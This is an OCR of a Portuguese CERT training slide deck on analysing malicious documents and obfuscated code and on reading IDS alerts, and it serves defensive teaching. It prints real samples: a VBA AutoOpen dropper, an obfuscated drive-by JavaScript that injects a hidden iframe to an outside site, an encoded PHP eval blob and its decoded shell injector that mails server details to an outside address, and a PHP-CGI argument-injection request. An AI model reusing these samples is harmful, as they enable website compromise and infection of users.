FCT
Fundação para a Ciência e a Tecnologia
MINISTÉRIO DA CIÊNCIA, TECNOLOGIA E ENSINO SUPERIOR

FCCN
Computação
Científica Nacional

Análise de Código Malicioso

Hélder Fernandes
helder.fernandes@fccn.pt

CERT
RCTS

Agenda


- Identificação de documentos maliciosos
- Desofuscação de Código
- Análise de alertas de IDS
- Demonstrações

O que são documentos maliciosos?

- Documentos que foram criados para tirar partido dos recursos do sistema onde o documento foi aberto

- Tipicamente propagam-se através de campanhas de phishing

- Podem ou não explorar vulnerabilidades em software instalado na máquina



Como validar se o documento é seguro? Documentos PDF

Métodos automatizados:

- http://www.virustotal.com
- https://malwaretracker.com/pdf.php
- http://jsunpack.jeek.org

(Nota: Atenção que estas ferramentas podem dar resultados "falsos negativos" em exploits o-day)

Como validar se o documento é seguro? Documentos PDF

Métodos manuais:

- Verificar se o documento tem scripts ou documentos embebidos
- Analisar o código de scripts caso existam

Ferramentas:

- Pdfinfo e Pdfdetach (http://poppler.freedesktop.org)

Como validar se o documento é seguro?
Documentos DOC

Métodos manuais:

- Verificar se os documentos contêm macros
- Caso existam, verificar se o código das macros é malicioso

Ferramentas:

- Python-oletools (https://pypi.python.org/pypi/oletools)
  (sudo –H pip install –U oletools)

Exemplos de uso das ferramentas

Pdfinfo:

pdfinfo <pdf file> - Imprime informação sobre todas as componentes existentes no documento (Forms, Javascripts, UserProperties).

```
helder@helder-VirtualBox:~/analise/case1$ pdfinfo pdf-doc-vba-eicar-dropper.pdf
Tagged:         no
UserProperties: no
Suspects:       no
Form:           none
JavaScript:     no
Pages:          1
Encrypted:      no
Page size:      612 x 792 pts (letter)
Page rot:       0
File size:      10381 bytes
Optimized:      no
PDF version:    1.1
helder@helder-VirtualBox:~/analise/case1$
```

Exemplos de uso das ferramentas

Pdfdetach:

pdfdetach -list <pdf file> - Imprime informação sobre todos os documentos embebidos no documento.

Pdfdetach -saveall <pdf file> - Extrai e armazena todos os ficheiros embebidos no documento

```
helder@helder-VirtualBox:~/analise/case1$ ls
pdf-doc-vba-eicar-dropper.pdf  pdf-doc-vba-eicar-dropper.zip
helder@helder-VirtualBox:~/analise/case1$ pdfdetach -list pdf-doc-vba-eicar-dropper.pdf
1 embedded files
1: eicar-dropper.doc
helder@helder-VirtualBox:~/analise/case1$ pdfdetach -saveall pdf-doc-vba-eicar-dropper.pdf
helder@helder-VirtualBox:~/analise/case1$ ls
eicar-dropper.doc  pdf-doc-vba-eicar-dropper.pdf  pdf-doc-vba-eicar-dropper.zip
helder@helder-VirtualBox:~/analise/case1$
```

Exemplos de uso das ferramentas

Olemeta:

olemeta <office file> - Imprime os meta dados do documento referido.


```
helder@helder-VirtualBox:~/analise/case1$ olemeta eicar-dropper.doc
olemeta 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: eicar-dropper.doc

Properties from the SummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage             |1252                          |
|title                |                              |
|subject              |                              |
|author               |root                          |
|keywords             |                              |
|template             |Normal                        |
|last_saved_by        |root                          |
|revision_number      |2                             |
|total_edit_time      |480                           |
|create_time          |2015-08-27 21:13:00           |
|last_saved_time      |2015-08-27 21:24:00           |
|num_pages            |1                             |
|num_words            |0                             |
|num_chars            |0                             |
|creating_application |Microsoft Office Word         |
|security             |0                             |
+---------------------+------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage_doc         |1252                          |
|lines                |0                             |
|paragraphs           |0                             |
|scale_crop           |False                         |
|company              |                              |
|links_dirty          |False                         |
|chars_with_spaces    |0                             |
|shared_doc           |False                         |
|hlinks_changed       |False                         |
|version              |917504                        |
+---------------------+------------------------------+
helder@helder-VirtualBox:~/analise/case1$
```

Exemplos de uso das ferramentas

Olevba:

olevba <office file> - Imprime o código das macros do documento.


```
helder@helder-VirtualBox:~/analise/case1$ olevba eicar-dropper.doc
olevba 0.51 - http://decalage.info/python/oletools
Flags       Filename
-----------  -----------------------------------------------------------------
OLE:MAS----- eicar-dropper.doc
==============================================================================
FILE: eicar-dropper.doc
Type: OLE
------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: eicar-dropper.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: eicar-dropper.doc - OLE stream: u'Macros/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
    Dim sFilename As String
    Dim iFilenum As Integer
    Dim oFSO As Object

    iFilenum = FreeFile
    Set oFSO = CreateObject("Scripting.FileSystemObject")
    sFilename = Environ("temp") & "\" & oFSO.GetTempName

    Open sFilename For Binary Access Write As iFilenum
    Put iFilenum, , CByte(&H58)
    Put iFilenum, , CByte(&H35)
    Put iFilenum, , CByte(&H4F)
    Put iFilenum, , CByte(&H21)
    Put iFilenum, , CByte(&H50)
    Put iFilenum, , CByte(&H25)
    Put iFilenum, , CByte(&H40)
    Put iFilenum, , CByte(&H41)
    Put iFilenum, , CByte(&H50)
    Put iFilenum, , CByte(&H5B)
    Put iFilenum, , CByte(&H34)
    Put iFilenum, , CByte(&H5C)
    Put iFilenum, , CByte(&H50)
    Put iFilenum, , CByte(&H5A)
    Put iFilenum, , CByte(&H58)
    Put iFilenum, , CByte(&H35)
    Put iFilenum, , CByte(&H34)
    Put iFilenum, , CByte(&H28)
    Put iFilenum, , CByte(&H50)
```

Ofuscação de código


Nos últimos anos, em quase todas as campanhas de distribuição de malware é identificado a utilização de código ofuscado.

Porque?

Ofuscação de código

Casos práticos de evasão:

- **Antivirus** – as soluções de antivirus são pouco eficientes na detecção de código malicioso ofuscado porque existem N formas de ofuscar o mesmo código



- **IDS/IPS** - É dificil criar assinaturas que cubram todos os casos para o mesmo tipo de ataque

Como desofuscar codigo malicioso?

- Num contexto de malware, o código costuma ser escrito em linguagens interpretadas, como por exemplo JavaScript e PHP

- O código a executar é descodificado para uma string, de seguida é utilizado como parâmetro de entrada na função **eval**

Como desofuscar codigo malicioso?

Exemplo Drive-by attack (JavaScript):

```
if(window.document)
 a=("v532b5".split+Date).substr(0,6);
 aa=([].reverse+[].reverse).substr(0,6);
 if(a===aa)
  f=[61,72,60,78,70,62,71,77,7,80,75,66,77,62,1,-5,21,66,63,75,58,70,62,-
7,76,75,60,22,53,-
5,65,77,77,73,19,8,8,73,66,60,77,78,75,62,64,58,77,62,76,7,72,75,64,8,60,65,62,60,68,7
,73,65,73,24,66,61,22,13,14,18,17,14,61,58,11,60,58,15,10,17,9,61,14,53,-5,-
7,80,66,61,77,65,22,53,-5,10,53,-5,-7,65,62,66,64,65,77,22,53,-5,10,53,-
5,23,21,8,66,63,75,58,70,62,23,-5,2,20];
  md='a';
  w=f;
  s='';
  g='f'+'ro'+'mCh'+'arCod'+'e';
  for(i=0;i<w.length;i++){s=s+String[g](39+w[i]);}
```

eval(s);

Como desofuscar codigo malicioso?

Exemplo Drive-by attack (JavaScript):


- Substituir a função **eval** pela função **alert**:

Resultado:

document.write("<iframe src=\"http://picturegates.org/check.php?id=45985da2ca6180d5\" width=\"1\" height=\"1\"></iframe>")

Como desofuscar codigo malicioso?

Exemplo de Injecção de código php:



```
<?php
eval(gzinflate(str_rot13(base64_decode('rUl6QuNTEP5cJP7Dso1heho43EhIQoARlDi9VSWhZOgXQJZwYpIF
v8m7Jpci/ntoae28XA7KSBeB4sw887rPzvhZcSIouUdsySoaCxmOEx5ZqixFIs8ktY9qasSES3tPV66sSeB7vt8b9G
LYOLwPH9idev/otLvTbRRFqCivMlJcZQhTrTkfwyMaDP/2hjfo83VnFXwe+CNth3eR3WKoh95f154/Cq6HPQMY
5/ECENSf8SQhveyeVJAkuc3QM5pGUcljwtPDmAPyDFiZT5IMhU6ax5wto18CevLUkjyqV6EW6P286wWXg44
HDgbdLj1+3t3hieSvoPoAwtDxxHJoVU/qzuoxnRQvC166oJjlRYoXTJhleEwqM9/BbKczhP7VzeAPS51YXjIabZeD
kbdzlIYiseikV5IonIro42JoRhQ5RJ7SfU9o/+h+3b4hloiiyFmp4qjdYToIvXmKvM1tSsTn5SPHJOoKYTMCoqb1IGH
y1LTY5k999KsWYSHev9e9ExOr4dMf3uiGUlaeZOQSRVbmSBnxaGUw/2/YuxoF3d6fXv/8onCaIDGwSRBqheo
MLq4vvf40GA4GI2nnoPa8OBBMlEcANc+T3ClzBTKn5KbBJto+Me55k/4PpNXRm3VocXUFoHWWE22ihFf46e/
nct8rQtrm18m41P+YfQ2b5GPfpPiHux9WlCdjUz9/oh8AnkVoGcuhJ+3xorgFwqCCI2mpUhooLQAB9FB20XI71
H54jHgwgOQrEbvaRrqAVPCwDOFDMlopp18r19NtRjw8NAhV8RiDVx+h/f1hOua2kmEz59Dl8cs3Gvh3nTVQM
eBfhEfSd6DMtsm7asRvzGgt9LFvzNY8BSyQ3KTYH/Q9OGakUioBcFqCBkGKOfSL4KWI5rEZDhGKWVetypWq
LItcTajfdHqmYpBJ7aEu4ZlJ2QcfQoRlSJUZTokD4IaUQnhlfT14+bdP3N5+QgxAvxykDoSVMziuMiUpzj4gyxVhC
RLqHriUnr5+mBdsmoZM3GPgUXFSpYhNFNyling9ElCBaXBqlMd3U+tU4FSu98VDJcJhH+vcD4NuY2Sk73syUw
wF2FymMSESEpdK4gzhHbpNsRg5J8x8lXBdWHsakKxKuy3UjbauamYhwntXZV5P7BmAC9rUarxf+pGjMQsbb
qozo+VxbH5H1JNb8cDeN9Ydf6zgZn+MDJUQSV+mqY8PAJEzr6Este3gK3nXv2kHAjtowcNx5hVdbxALXRrG6
A3stnVRwRqcDUoJNobcIrg3/hjUtbmqAoyDNwzR/5IHxzuMAAdY3WkdNBMYMlsUyG1SHqZP5Ia6wTTMOGk
nASecxjrZob2kI2dD7SBRkKYkCkfO1O5i/VB2YeuRM37atJtekYroMalG3rEmmsV619VUtV77OoF8aBh3qD+wbi
e8aMB5scaEnPZgNidp1WNffDcj/Y8oSVg6SkL3ga/u9bxxT4bKoPJtAemsGgd5sYA87QsIKZ9rwh20xrcoQ765+
WLCborUtxvgX'))));
?>
```

Como desofuscar codigo malicioso?
Exemplo de Injecção de código php:

- Substituir a função eval por print

```
<?php @ini_restore("disable_functions");
if (!isset($_SESSION['bajak'])) {
   $visitcount = 0;
   $web = $_SERVER["HTTP_HOST"];
   $inj = $_SERVER["REQUEST_URI"];
   $body = "Shell Injector
$web$inj";
   $safemode = @ini_get('safe_mode');
   if (!$safemode) {
      $security = "SAFE_MODE = OFF";
   } else {
      $security = "SAFE_MODE = ON";
   };
   $df = 'ini_get  disable!';
   $serper = gethostbyname($_SERVER['SERVER_ADDR']);
   $injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
   mail("fullmagic27@gmail.com", "$body", "Shell Result http://$web$inj
$security
.....
```

Como desofuscar codigo malicioso?

Ferramentas para JavaScript:

- Browser de internet com web console
- NodeJS
- Ferramentas Online :
  - http://jsbeautifier.org
  - http://deobfuscatejavascript.com
  - http://jsunpack.jeek.org

Como desofuscar codigo malicioso?

Tools for PHP:

- PHP
- Online tools :
  - https://www.unphp.net/

Análise de ataques através de alertas IDS

- Os alertas de IDS podem conter informação valiosa sobre a origem e repositórios de software malicioso.
- A informação obtida de um alerta pode ser suficiente para mitigar um ataque
- A informação obtida de um alerta é eficiente para a criação de blacklists

Análise de ataques através de alertas IDS

Informações que se podem obter na análise:

- Reputação de IP's
- Motivação dos ataques
- Domínios e repositórios maliciosos
- Threat Landscape

Análise de ataques através de alertas IDS
Exemplos:

ET WEB_SERVER PHP System Command in HTTP POST

POST
/phppath/php5?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1

Host: xxxxx.pt

User-Agent: Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26(KHTML, like Gecko) Version/6.0 Mobile/10A5355d Safari/8536.25

Content-Type: application/x-www-form-urlencoded

Content-Length: 808

Connection: close

Análise de ataques através de alertas IDS
Exemplos:

Resultado da descodificação:

?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d

cgi.redirect_status_env=0 -n


DEMO


Thank You